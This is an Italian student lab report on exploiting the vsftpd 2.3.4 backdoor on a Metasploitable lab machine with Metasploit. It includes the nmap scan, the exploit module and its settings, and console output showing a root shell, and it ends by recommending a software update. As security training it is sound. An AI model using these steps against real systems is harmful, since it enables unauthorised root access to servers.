Report di laboratorio: Hacking con Metasploit


Studente: Nosenzo Maikol

Obiettivo dell'esercizio:

L'obiettivo è verificare l'esistenza di una vulnerabilità nota (associata a versioni non aggiornate di **vsftpd**) e dimostrare la possibilità di accesso alla macchina.


Configurazione dell'Indirizzo IP:

La prima cosa di cui ci siamo occupati è stata la configurazione dell'indirizzo IP della macchina target (Metasploitable) come richiesto dalla traccia dell'esercizio. Abbiamo quindi impostato il suo indirizzo IP: **192.168.1.149**




Verifica di comunicazione con il target:

In seguito per verificare che le 2 macchine comunicassero tra di loro abbiamo effettuato un ping da Kali (192.168.50.100) verso Metasploitable (192.168.1.149).



Avvio e configurazione di Metasploit:

Una volta finite queste configurazioni siamo passati a quella di **Metasploit**, una piattaforma open-source molto potente utilizzata principalmente per penetration testing, ricerca di vulnerabilità e sviluppo di exploit. La prima cosa è stata l'avvio dell'interfaccia principale del framework con il comando **msfconsole**.



```
       =[ metasploit v6.4.69-dev                          ]
+ -- --=[ 2529 exploits - 1302 auxiliary - 431 post       ]
+ -- --=[ 1669 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/
```

Successivamente tramite l'aiuto del comando **nmap -sV** abbiamo rilevato che sulla porta 21 (porta aperta su Metasploitable) la versione del servizio vsftpd (2.3.4) non è aggiornata e quindi vulnerabile a un possibile exploit.

```
msf6 > nmap -sV -p 21 192.168.1.149
[*] exec: nmap -sV -p 21 192.168.1.149

Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-25 10:17 EDT
Nmap scan report for 192.168.1.149
Host is up (0.0092s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.3.4
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.34 seconds
```

Una volta ottenuta questa informazione siamo passati alla ricerca dell'exploit per vsftpd tramite il comando **search** che permette di cercare all'interno di Metasploit gli exploit disponibili verso un determinato servizio. Una volta trovato il modulo che ci serve lo abbiamo utilizzato per stabilire una backdoor nella Metasploitable (con il comando **use** seguito dal modulo).

```
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor
```

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
```

L’ultimo setting da impostare è stato quello direttamente richiesto come necessario da Metasploit, ovvero l’IP dell’host (192.168.1.149) e la porta (21) su cui connettersi per effettuare l’exploit(**RHOST** ed **RPORT**).


```
Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]. Supported proxies: sapni, socks4, socks5, so
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)
```

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.149
RHOSTS ⇒ 192.168.1.149
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RPORT 21
RPORT ⇒ 21
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[-] 192.168.1.149:21 - Exploit failed [unreachable]: Rex::ConnectionTimeout The connection with (192.168.1.149:21) timed out.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.1.149:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.149:21 - USER: 331 Please specify the password.
[+] 192.168.1.149:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.50.100:39569 → 192.168.1.149:6200) at 2025-08-25 09:51:42 -0400
```

Creazione del file “malevolo”:

Una volta ottenuta la possibilità di comandare la shell di Metasploitable abbiamo creato la cartella come richiesto dall’esercizio.



Conclusioni:

L’esercizio ha dimostrato come una versione non aggiornata di un servizio critico (FTP) possa compromettere l’intero sistema. La creazione dell’artefatto **/test_metasploit** funge da prova dell’accesso e della corretta esecuzione della procedura. La soluzione principale consiste nell’aggiornamento del software e la maggior difficoltà dell’esposizione del servizio.